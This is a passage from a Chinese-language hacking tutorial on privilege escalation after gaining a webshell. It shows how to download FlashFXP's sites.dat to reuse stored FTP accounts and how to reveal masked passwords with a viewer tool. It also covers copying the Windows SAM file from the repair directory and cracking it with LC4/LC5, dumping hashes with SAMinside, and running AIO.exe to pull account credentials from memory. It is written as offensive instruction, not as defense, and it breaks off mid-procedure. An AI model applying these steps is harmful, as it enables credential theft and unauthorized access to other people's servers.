本节说到的主角是一款FTP工具，在网络上应用最多的FTP工具当属LeapFTP和CuteFTP，而FlashFXP是仅次于它们的一款工具。在系统中安装FlashFXP后，如果配置连接了相应的站点，就会在FlashFXP安装目录下生成三个文件，分别是：

sites.dat、stats.dat、quick.dat。

在这三个文件中，sites.dat 文件保存着连接站点的FTP账户和密码，当拿到webshell后尝试访问FlashFXP目录，下载sites.dat文件回本地，将本机上的sites.dat文件覆盖，重新打开FlashFXP就可连上对应的站点目录，如图12所示。




图12

如果想知道对应站点的FTP密码，需要一些小工具来破解信息。给大家推荐使用“密码查看器”，运行此工具，然后将鼠标移到需要破解密码的文本框中就可获取密码，如图13所示。




图13

到此，利用FlashFXP提权就讲到这里，下一节来谈谈破解Windows系统密码来提权。

十六、破解SAM及HASH值提权

记得以前网上有关于Windows密码的一些信息，大致就是将“**c:\\windows\config**”目录下的SAM文件删除，然后重新启动系统就可顺利进入系统。但是这种办法常常导致系统不能进入，并不十分奏效。后来有人发现利用“**c:\\windows\repair**”目录下的SAM文件来覆

盖 config 目录下的 SAM 文件就可恢复密码。这就告诉我们，可以利用 webshell 下载 SAM 文件回本地进行破解提权。

Config 目录下的 SAM 文件是系统当前正在使用的，所以不允许下载，只能下载 repair 目录下的 SAM 文件回本地来破解。接下来用 LC4 或者 LC5 来破解，一般密码数字 + 字母的组合在 4 天之内应该就可以跑出来。这里我想提下关于抓取 HASH 值来破解系统密码，大体上和破解 SAM 文件差不多。这里为大家介绍一款工具 SAMinside，它可以抓取系统当前用户的 HASH，并将信息输出到 PWDUMP 文件，如图 14、图 15、图 16 所示。




图 14




图 15




图 16

接着把保存的文件打开，将不需要破解的用户删除掉再保存即可，最后利用 LC5 来破解。这样的破解也只能靠运气，运气好的时候很快就能破解出来。

最后和大家分享另外一款工具 AIO.exe，它也是破解系统密码的，但是不是百分之百的成功，有的时候还会误报。该工具的破解原理是抓取内存中的系统账户，它需要在 CMD 下运行。

先用 **Query User** 来查看当前登录的用户（在 XP 下没有这个命令），然后在 CMD 中运行 AIO.EXE，如图 17 所示。

